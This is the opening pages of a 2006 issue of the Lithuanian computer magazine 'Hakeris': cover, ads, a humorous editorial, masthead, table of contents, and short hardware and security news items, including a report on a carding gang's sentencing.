



Nr. 8 (39) /2006

# KAIP „PADARĖ“ MŪSŲ KOLEGAS IŠ

# HAHA.RU

[hardware] Brangūs akmenys/AMD

[software] Gyvenimo grožybės

[scena] Slashdot

[implant] Molekulinės mašinos

[hacking] Kaip apmovė mūsų kolegas  
Megakombainas  
Invision Power Hack  
Klaidos ir skalčiai

[unixoid] Raitai ant laumžirgio  
sisteminis šplonažas \*nix sistemoje  
Naminio tukso tiuningas

[coding] „C“ nuo nullo  
50 metų programavimo kėlionė

Kaina 9,99 Lt  
Nr. 8 (39) '06


prenumeratos  
kaina:

su CD 5,99 Lt  
be CD 3,99 Lt





# Mobili loterija



*sms žinutė -  
Tavo loterijos bilietas*

**sms 1606**  
išskyrus TELE2

**BILIETO KAINA 1 Lt + sms sluntimo kaina 0,20 Lt**

## KAIP STATYTI:

**Rašyk SMS: OHO ir 3 skaičius iš 12 (pvz.: OHO 2 11 9)  
Siųsk SMS 1606 ir netrukus gausi loterijos bilietą.**



Nesvarbu, kas tu – mokinys, studentas, darbuotojas ar pensininkas. Vasaros pabaiga visiems asocijuojasi tik su vienu – atostogų pabaiga. Kiekvienam vėl teks eiti į mokyklą, kitiems – į darbą... Dar treči tiesiog konstatuos faktą, jog baigiasi šilti orai ir tuoj vėl teks nuo fotelio pasiimti jau tris mėnesius ten gulintį megztuką.

Koks hakeris nesiimtų jokių priemonių? Kas drįstų iš karto pasiduoti? Išskome būdų apgauti visus (arba tik save).


Pirmas žingsnis: kompiuterio laikrodis. Spragtelk du kartus ant laikrodžio ir nustatyk tarkim... hm, birželio 22 dieną. Tą patį padaryk su mobiliuoju telefonu ir sieniniais kalendoriais.

Antras žingsnis: visur su savimi nešiokis iš rūšio parsitemptus ir nuo makulatūros punkto išgelbėtus birželio mėnesio laikraščius (to mėnesio Hakerį tikrai turi – ieškok po pagalve arba seife). Dar geriau – nusipirk iš makulatūros punkto kuo daugiau senų laikraščių ir išmėtyk juos į pašto dėžutes. Čia jau laisvė tavo sumanumui – mokiniai gali aprūpinti mokytojų pašto dėžutes; darbuotojai – ofiso ir direktoriaus pašto dėžutę ir t.t.

Trečias žingsnis: paskambink keliems geriausiems draugams ir paklausk, ką jie veiks „šių liepą?“. Tada pasiūlyk liepos pradžioje, kai bus ilgas savaitgalis lėkti prie jūros. Nekreipk dėmesio į kvailus klausimus „ar tau viskas gerai?“.

Ketvirtas žingsnis: lauk ir stebėk. Įdomu, kas bus?

Penktas žingsnis: įsimink vieną tiesą – hakeris sugeba apgauti kompiuterines sistemas ir techniką, bet kompiuteriai bei technika neapgauja žmogaus. Ir vasara visgi baigiasi...



JoKeR



Žurnalas „HAKERIS“  
ISSN 1648-6862

Jonavos g. 254a, LT-44132 Kaunas  
<http://www.hakeris.lt>  
[root@hakeris.lt](mailto:root@hakeris.lt)

Vyr. redaktorius  
Arnaldas Augutis  
Dizaineris-maketuotojas  
Andrius Raižys  
Stilistė  
Laura Barzdaitienė

REDAKCIJA:  
Žydrūnas Kliševičius,  
Edmundas Valaitis,  
Kristina Dembinskaitė,

Aurelija Pociūtė,  
Jurgita Martikaitienė,  
Erikas Ovčarenko,  
Ričardas Jaščemskas,  
Teresė Štuopytė.

LEIDĖJAS:  
UAB „InDiza“  
Jonavos g. 254a,  
LT-44132 Kaunas  
Tel.: +370 37 763 203  
Faks.: +370 37 764 995

Dėl reklamos žurnale kreiptis:  
Stasys Švabas  
Mob. tel.: +370 614 16659  
+370 5 210 1520  
Fax. +370 5 210 1521  
[stasys@upg.lt](mailto:stasys@upg.lt)

SPAUDĖ:  
AB spaustuvė „Spindulys“  
Gedimino g. 10,  
LT-44318 Kaunas  
Užs. Nr. 6.776  
Žurnalas parengtas bendradarbiaujant  
su kompanija  
„GameLand International, Inc.“

Bet kokių programinę įrangą, patarimus ar kitą  
informaciją naudojate SAVO PATIES RIZIKA  
ir tik JŪS VIENINTELIS atsakote  
už bet kokią žalą, padarytą kompiuterinei siste-  
mai, visuomenei ar savo paties gerovei.

Redakcijos nuomonė  
nebūtinai sutampa su  
tekstų autorių nuomone.



## news

06 .... NAUJIENOS

## ferrum

10 .... BRANGŪS AKMENYS/AMD

## pc zone

16 .... GYVENIMO GROŽYBĖS

## scena

18 .... SLASHDOT

## implant

18 .... MOLEKULINĖS MAŠINOS

## hacking

28 .... EKSPLOITŲ APŽVALGA

30 .... KAIP APMOVĖ MŪSŲ KOLEGAS

34 .... MEGAKOMBAINAS

39 .... INVISION POWER HACK

40 .... HACK FAQ

42 .... KLAIDOS IR SKAIČIAI

## unixoid

44 .... RAITAI ANT LAUMŽIRGIO

48 .... SISTEMINIS ŠPIONAŽAS \*NIX SISTEMOJE

56 .... NAMINIO TUKSO TIUNINGAS

## coding

60 .... „C“ NUO NULIO

68 .... 50 METŲ PROGRAMAVIMO KELIONĖ



HARDNEWS ▲

6]

## „VERBATIM“ PRISTATO „MINI DVD+R DL“ DISKUS

Optiniai diskai nepaliaujamai tobulėja. Auga jų darbo greičiai bei telpančios informacijos kiekiai. Kompanija „Verbatim“ mums pristato diskus *Mini DVD+R DL*, kurių skersmuo yra 8 cm, duomenų talpa — 2,6 Gb (apie valanda vaizdo). Bijoti neverta: jie visiškai atitinka DVD+R DL standartą, kurį patvirtino DVD+RW Alliance, ir yra suderinami su visais šį formatą pripažįstančiais kaupikliais. Kad tavo duomenų gigabaitai nebūtų pažeisti, disko paviršius padengtas specialiu apsauginiu *Scratch Guard* sluoksniu, kuris, pasak gamintojų, diskus padaro 40 kartų atsparesnius pažeidimams. Derėtų paminėti, jog šie diskai turėjo būti pradėti pardavinėti vasaros pradžioje kartu su vaizdo kameromis, kurios gali dirbti su šiais diskais.



## IR VĖL „WALKMAN“

Kompanija „Sony“ savo gerbėjus vėl pradžiugino naujo *Walkman* grotuvų modelio išleidimu. Šiandien pasikeitimai palietė E seriją: naujieji modeliai vadinasi NW-E002, NW-E002F, NWE-003, NW-E003 ir NW-E005. Pagrindinė jų ypatybė — greito pakrovimo sistema, kuri grotuvui suteikia galimybę dirbti ilgiau nei parą, atkuriant ATRAC3, WMA ir MP3 formatais įrašytą muziką. Beje, naujųjų grotuvų talpa svyruoja nuo 512

Mb iki 1 Gb, o komplekte patogiam muzikos valdymui ir jos perkėlimui iš kitų kaupiklių pateikiama programa *SonicStage*. Jeigu tau staiga atsibos grotuve įrašyta muzika, tave išgelbės įmontuotas radijo imtuvas. Korpusas pagamintas iš polikarbonato, yra šeši jo nuspalvinimo variantai. „Sony“ taip pat planuoja išleisti daugybę šiam įrenginiui skirtų aksesuarų.



## ATEIČIAI SKIRTA SISTEMINĖ PLOKŠTĖ

Nors kol kas AMD Socket AM2 tipo procesoriai yra retenybė, su jais suderintų sisteminių plokščių banga toliau auga. Šiandien kompanija „Foxconn“ paskelbė apie tai, kad jos naujiena — plokštė C51XEM2AA — gali dirbti su AMD Socket AM2. Plokštė naudoja NVIDIA nForce 590 SLI mikroschemą, kuri jai suteikia galimybę dirbti su dviejų kanalų DDR2–800 atmintimi. Plokštėje taip pat yra du PCI-E x16, vienas PCI-E x4, vienas PCI-E x1 ir du įprastiniai PCI lizdai. Be to, joje yra 6 RAID palaikančios SATA II jungtys. Taip pat derėtų paminėti garso HDA adapterį ir dvi įmontuotas gigabitines tinklo plokštes. Entuziastai tikrai įvertins maitinimo ir reset mygtukus bei klaidų identifikavimo sistemą, sudarytą iš garsiakalbio ir dviejų šviesos diodų. Taigi laukiame naujųjų procesorių!

HARDNEWS ▲

## CHROMUOTA VIA

Kompanija VIA išleido naują mikroschemą su įmontuotu grafiniu branduoliu *Chrome9*, kuris yra paruoštas darbui su būsima operacine sistema *Windows Vista*. Naujoji mikroschema dirba su naujausiais procesoriais *Intel Core Duo*, DDR2 667 atmintimi ir PCI Express magistralėmis. Įmontuotas GPU *Chrome9* yra suderinamas su *DirectX9*, atpažįsta 2.0 versijos šneiderius, skirtingus HDTV formatus (su skiriamąja geba iki 1920x1080) bei firminę technologiją *VIA Chromotion*, kuri leidžia pagerinti vaizdo kokybę. *V-link* magistralė gali šią mikroschemą susieti su bet kuriuo pietiniu VIA tiltu, pavyzdžiui, su VIA VT8251, kuriame įmontuotas VIA Vinyl kodekas (8 kanalai, HD garsas, 32 bitų/192 kHz). Po tokių VIA naujovių gamintojai turi galimybę kurti ganėtinai įvairias ir įdomias sistemines plokštes. Taigi naujajį *nVidia* ir VIA mikroschemų priešpriešos etapą galime laikyti prasidėjusiu!



HARDNEWS ▲

## ELITINIS ŠVIESOS DUŠAS

Amerikiečių kompanija „Interbath“ jau trisdešimt metų dirba su liukso klasės dušo sistemomis. Galų gale ji nusprendė išleisti šviečiantį elektroninį dušą (ELS — *Electronic Light Shower*). Be elektronikos dušų serija (tegu man bus atleista už tokį grubų posakį!) taip pat gali pasigirti tikrais Svarovskio kristalais. Jeigu ne tie kristalai, ELS būtų labai panaši į operacinės lempą. Sistema veikia taip: pagal jūsų pasirinkimą vandens čiurkšlės arba nepaliaujamai keičia spalvas, arba jus apšviečia ir prausia jūsų mėgstama spalva. Rinktis galima iš žalios, geltonos ir mėlynos. Deja, raudonos nėra. Tai susiję su tuo, jog po dažno prausimosi raudoname duše gali pakrikti nervukai :). Tiesa, norint matyti, kaip šis stebuklas šviečia, dušo kabinoje reikia išjungti šviesą. Šviesa iki vandens eina per optikos pluošto kabelį, prijungtą prie dėžutės, kurioje sumontuotos halogeninės lempos ir besisukantis ratas su skirtingais lęšiais. Principas paprastas, tačiau kažkodėl niekas anksčiau nepagalvojo jo panaudoti būtent duše. Dušo galvutėje yra 270 skylučių. Prie kiekvienos skylutės eina atskira apie 1 milimetro skersmens optikos skaidula. Taip išeina, kad iš vienos pusės į ELS galvutę keliauja kabelis su šviesa, o iš kitos — per įprastinę žarną teka vanduo. „Gydykite nervus vandens spinduliuose“, — štai ką siūlo „Interbath“.





HARDNEWS ▲

## „LOGITECH“ RINKINYS

„Logitech“ išleido naujas ausines su mikrofonu, kurios vadinasi *PC Headset 120* ir puikiai tinka skambinant iš kompiuterio į kompiuterį, bendraujant balsu internete, rėkiant ant ginklo bičiulių tinklo žaidimuose bei, savaime suprantama, įdarbinant jas pagal tikrąją paskirtį, t.y. kaip įprastas ausines. Ausinės sujungtos patogiu lankeliu (*street-style*, per kaklą), todėl jas užsidėjęs tu tuojau pat apie jas pamirši — nesijaučia jokie nepatogumai. Pačių ausinių atkuriamų dažnių diapazonas — 20–20000 Hz, mikrofono — 100–10000 Hz. Kabelio ilgis — 2 m. Jeigu tu šį įrenginį vis dar laikai nereikalingu, tai žinok, kad balso perdavimo internete populiarumas nuolat auga. Pavyzdžiui, programa *Skype* visame pasaulyje naudojasi jau daugiau nei 250 milijonų žmonių.



HITECHNEWS ▲

## LAIKRODIS BURIUOTOJAMS

Rankinis laikrodis... Atrodytų, paprastas ir visiems prieinamas dalykas. Tačiau labai norint net iš rankinio laikrodžio galima padaryti tokį įrenginį, kad po to net neaišku, kam jis toks reikalingas. Taigi du visame pasaulyje garsūs laikrodžių gamintojai — *Žanas Fransua Riušonė* ir *Viani Halter* — susikooperavo ir pagamino nepaprastą rankinį laikrodį. Šio išoriškai kasos aparatą primenančio įrenginio išleistas ribotas kiekis — viso labo 135 vienetai. Jų kaina atitinkama — nuo 220 tūkstančių dolerių. Šis tvarinys buvo pavadintas *Cabestan* — ant vertikalaus veleno užmauta gervė su būgnu, skirta upinių laivų pritraukimui prie prieplaukų, inkarų iškelimui ir panašioms dalykams. Tiesa, laikrodis išoriškai primena dvi gerves, kurios viena su kita sujungtos pavaromis. Riušonė sako, jog kuriant *Cabestan* įkvėpimo ieškojo jūrinėje tematikoje. Iš čia ir jūrinė grandinė bei tam tikras chronometro panašumas į navigacinį įrenginį. Šis laikrodis iš tiesų jūrinis — su juo net galima nardyti iki 30 metrų. Bet tai ne paskutinis pakvaišusių laikrodžių gamintojų žodis. *Žanas Fransua* sugalvojo kurti trilogiją: *Monaco V4* konceptas įkūnijo žemę ir automobilį, *Cabestan* — jūrą ir laivus, o trečiasis, dar tik kuriamas laikrodis, bus skirtas orui ir aviacijai.



HARDNEWS ▲

## TRILYPIS MUZIKOS LAPAS



Acme MP3 Player A218 | 79 Lt  
 Acme Mp3 Player A223 | 149 Lt  
 Acme Mp3 Player A298 | 189 Lt  
[www.acmemedia.lt](http://www.acmemedia.lt)

Muzika, muzika, muzika...

Muzikiniai vakarai, muzikiniai realybės šou ir... muzikiniai Tavo gyvenimo tarpsniai. Jeigu iki šiol į nešiojamą MP3 grotuvų lentyną parduotuvėje stengeisi net nežiūrėti, kad nesusinervintum



nori, bet negali, nes jie brangiai kainuoja, — tai dabar Acme Tau leidžia mėgautis nešiojama muzika visur, kur tik būsi. A218 modelis supranta MP3 ir WMA formato dainas, jo duomenų laikmenoje telpa iki 256 MB informacijos. Diktofonas, 6 ekvalaizeriai, dainų tekstų suderinamumas ir mėlyno galinio apšvietimo LCD ekranas sukuria tikrą harmoniją. Žiūrime, ką turime — antrasis gražuolis naujoje Acme MP3 grotuvų linijoje pavadintas A223 vardu. Dvigubai didesnė talpa (512 MB), FM radijas, diktofonas ir net 7 ekvalaizeriai. Toks pat puikus LCD ekranas ir ne ką prastesnis suderinamumas su bet koku kompiuteriu. Ir paskutinis, tačiau tikrai ne prasčiausias — atvirkščiai, mūsų nuomone, šis modelis — pats geriausias iš šio trejeto. Susipažink — A298 modelio vidinėje atmintyje telpa 512 MB dainų, be to, talpą galima padidinti iki neriboto kiekio (naudojant micro MMC atminties korteles). 2 ausinių lizdai muzikos vienu metu leidžia klausytis dviem žmonėms — labai romantiškas Acme žingsnis. Diktofonas, FM radijas su įrašymu, 7 ekvalaizeriai, OLED ekranas (geltonas arba žalias), įkraunama baterija ir visų mylimi MP3 bei WMA formatai. Taigi belieka juos atskirti — pirmais antrais išsiskaičiuot! A218 yra labai ryškios spalvos ir pailgas; A223 — apvalus ir suspaustas; A298 slepiasi po juodu drabužiu su išlenkta balta linija. Sugėbėjai surasti?



71

[HAKERIS #08 [39] 06]




HITECHNEWS ▲

HARDNEWS ▲

8]

## EKRANAI: NUO 2D PRIE 3D

Gali būti, jog artimiausiu metu mobiliuosiuose telefonuose ir ne tik juose atsiras trimačiai ekranai. „Samsung SDI“ pristatė sėkmingą naująją technologiją, leidžiančią praktiškai bet kurių įrenginių ekranuose atkurti erdvinius vaizdus. Gudriųjų korėjiečių technologijos pagrindas — plokšti skydeliai su aktyvia matrica iš organinių šviesos diodų (AMOLED — *active matrix organic light-emitting diode*). Tai nėra keista, kadangi „Samsung“ yra LED ekranų kūrimo lyderis. Kompanija jau anonsavo 4,3“ AMOLED ekraną, kuris užtikrina didžiausią veikimo greitį ir geriausią erdvinio vaizdo skiriamąją gebą lyginant su jau egzistuojančiais 3D ekranais. Tačiau „Samsung“ sustoti neplanuoja. Šiuo metu kompanija toliau dirba prie šios technologijos, kad ją būtų galima naudoti ne tik mobiliuosiuose telefonuose, bet ir nešiojamuosiuose kompiuteriuose bei televizoriuose. Pagal „Samsung“ prognozes, per artimiausius dešimt metų didžioji ekranų dalis turės erdvinio vaizdo atkūrimo funkciją, o 2010 metais 3D ekranų paklausa išaugs dvigubai.




HACKNEWS ▲

## „MICROSOFT“ DALINASI PASLAPTIMIS SU HAKERIAIS

Ar tu gali įsivaizduoti situaciją, kuomet dėdulės iš „Microsoft“ patys ateina pas hakerius ir pasakoja jiems apie langinių apsaugos subtilybes? Mano vaizduotei tai nesuvokiama. O štai patys „Microsoft“ dirbantys dėdulės tame nemato nieko ypatingo, todėl jie nusprendė sudalyvauti hakerių konferencijoje *Black Hat*, kuri turėtų įvykti jau greitai. Beje, mažaminkščiai ruošiasi ne šiaip sau dalyvauti, o perskaityti kelis pranešimus apie artėjančios Vistos apsaugos metodus, skirtingas funkcionalumo ypatybes ir panašius dalykus. Iš viso per vieną dieną „Microsoft“ specialistai planuoja padaryti 5 vienas už kitą atviresnius pristatymus. Taigi į *Black Hat* papuolę piktieji hakeriai apie naujosios OS apsaugos mechanizmus galės sužinoti dar prieš jos išleidimą ir iš anksto sukurti savo nulaužimo technikas. „Koks tokios keistos elgsenos motyvas?“ — gali paklausti. Pasak „Microsoft“ atstovų, tokį žingsnį lėmė kompanijos politika, kurią galima išsakyti keletu žodžių: „Mūsų sistema saugiausia iš visų!“. Realų šio saugumo lygį jie siūlo nustatyti nepriklausomiems specialistams, t.y. hakeriams.

## KVANTINIAI EKRANAI — „SENA“ NAUJIENA

Kaip tu jau žinai, plokšti ir net lankstūs ekranai pasaulinėje elektroninės technikos rinkoje jau ne nauji. Tačiau šiuolaikiniai LCD ir OLED ekranai negali užtikrinti pakankamo ryškumo ir kontrastingumo, o tie, kurie gali, kainuoja brangiai. Dėl šios priežasties įvairios kompanijos ieško naujų produktų, kurie galėtų už santykinai žemą kainą vartotojui pasiūlyti lankstų ekraną su aukštu kontrastingumu ir didele greitimeika. Taigi šia proga buvo „reanimuota“ ekranų kvantinių taškų (*quantum dot*) technologija. Kvantiniai taškai — tai specialūs nanokristalai, kurie elgiasi kaip vienas atskiras atomas. Pirmąjį tokio ekrano prototipą sukūrė amerikiečių kompanija „QD Vision's“ — tai buvo viso labo 32x64 taškų dydžio monochrominė juostelė. Bet, nepaisant mažų prototipo gabaritų, kompanijos atstovas Ko-Salivanas tikina, kad po keleto mėnesių bus sukonstruotas „kvantinio ekrano“ prototipas, kurio skiriamoji geba nenusileidžia šiuolaikiniams HDTV. Be didelio ryškumo ir kontrastingumo (vaizdą ekrane bus galima matyti net ir ryškioje saulės šviesoje) įrenginys vartos mažiau energijos, nei šiuolaikiniai analogiški LCD televizoriai. Naująjį ekraną taip pat bus galima lenkti praktiškai bet kuria kryptimi. Ekranas iš kvantinių taškų taip pat gali atvaizduoti kur kas daugiau matomo spektro spalvų, nei bet kuris kitas OLED arba LCD ekranas. Kaip sako Salivanas, QD-LED ekrano atvaizduojamų spalvų kiekis gali būti 30% didesnis, nei šiuolaikiniuose CRT ekranuose. Energiją pavyko sumažinti dėl to, kad neveikiantys taškai nenaudoja energijos, kai tuo metu LCD ekranuose galinis apšvietimas veikia visą laiką, nepaisant to, kiek taškų šiuo metu yra blokuojama. Vienam fotonui sukurti QD-LED ekrane sunaudojama viso labo 50 elektronų, kas šviesą išspinduliuojančiam įrenginiui yra nedaug. Kvantinių taškų ekranuose taip pat nereikia galinio apšvietimo, be kurio negalima sukonstruoti LCD ekrano.





## HACKNEWS ▲

## OPERACIJA „MOZAR“

Praėjusį mėnesį Didžiojoje Britanijoje buvo įvykdyta antiteroristinė operacija „Mozar“, po kurios buvo areštuota 30 žmonių. Viskas prasidėjo nuo to, kad britų specialiosios tarnybos pradėjo stebėti įtariamų ryšiais su teroristais žmonių elektronines ryšio priemones. Policija periminėjo jų susirašinėjamą ir blokavo kanalus, kuriais ji būdavo gaunama. Iš gautos informacijos paaiškėjo, kad vaikinai turėjo negerų ketinimų, o konkrečiau — susprogdinti parlamento pastatą Otavoje. Tai patvirtino ir per susirašinėjamą vartotas tuomet dar gyvo pagrindinės Irako teroristų grupės lyderio Abu Musabos Al-Zarkavio vardas. Specialiosios tarnybos iš pradžių areštavo 17 susirašinėjime dalyvavusių žmonių, o per juos buvo suimti ir likusieji. Didžioji sulaukytųjų dalis pasirodė esą teroristų užverbuoti per internetą. Barzdotieji Alacho tarnai savo armijos papildymui jau seniai naudoja šiuolaikines technologijas. Taigi jeigu tu į savo elektroninio pašto dėžutę gausi laišką nuo kokio nors Mohamedo bin Laden, geriau jį iš karto pašalink — toliau nuo nuodėmės.



## NUOSPRENDIS KARDERIAMS



Karderių pasaulyje yra žmonių, kurie vagia po truputį ir nepritraukia ypatingo dėmesio, tačiau yra ir tokių, kurie bando pinigėlius grėbti grėbliais, todėl anksčiau ar vėliau atsiduria 3x3 dydžio kameroje. Būtent pastarajai kategorijai galima priskirti ir piliečio iš Odesos Artūro Liašenos gaują, kuri beveik tris metus terorizavo vargšus vakariečius. Pagrindinė jų veikla buvo suklastotų kreditinių kortelių gamyba ir realizavimas, o informacijos apie realių

sąskaitų numerius gavimu užsiiminėjo kiti žmonės. Bet kuris pageidaujantis pas juos galėjo nusipirkti kortelę su nedaug dolerių už 100–150 amerikietišku prezidentu, o rimtesni klientai imdavo kreditines korteles su rimtesnėmis sumomis ir už tai paklodavo 40–50%. Karderiai net turėjo savo svetainę, iš kur jie realizuodavo pagrindinę savo suklastotų kortelių dalį. Suimant Liašenką ir jo kompaniją dalyvavo tiek Vidaus reikalų ministerijos pajėgos, tiek ir specialiosios tarnybos (Interpolas, FTB) — juk jų padaryti nuostoliai buvo vertinami beveik 90 milijonų dolerių. Kaip juos pagavo — atskiro straipsnio tema. Pasakysiu tik tiek, kad suimant gaują jų pagrindiniame bute buvo surasta 80 tūkstančių kortelių, kuriose buvo milijonai dolerių. Visai neseniai teismas vaikinams paskelbė nuosprendį: gaujos vadas buvo nuteistas 6 metams laisvės atėmimo bendrojo režimo kalėjime, o likę grupės nariai — nuo 5 metų lygtinai iki 5 metų už grotų.

## HARDNEWS ▲

## KOVA TIK PRASIDEDA

MSI P610 | 340 Lt

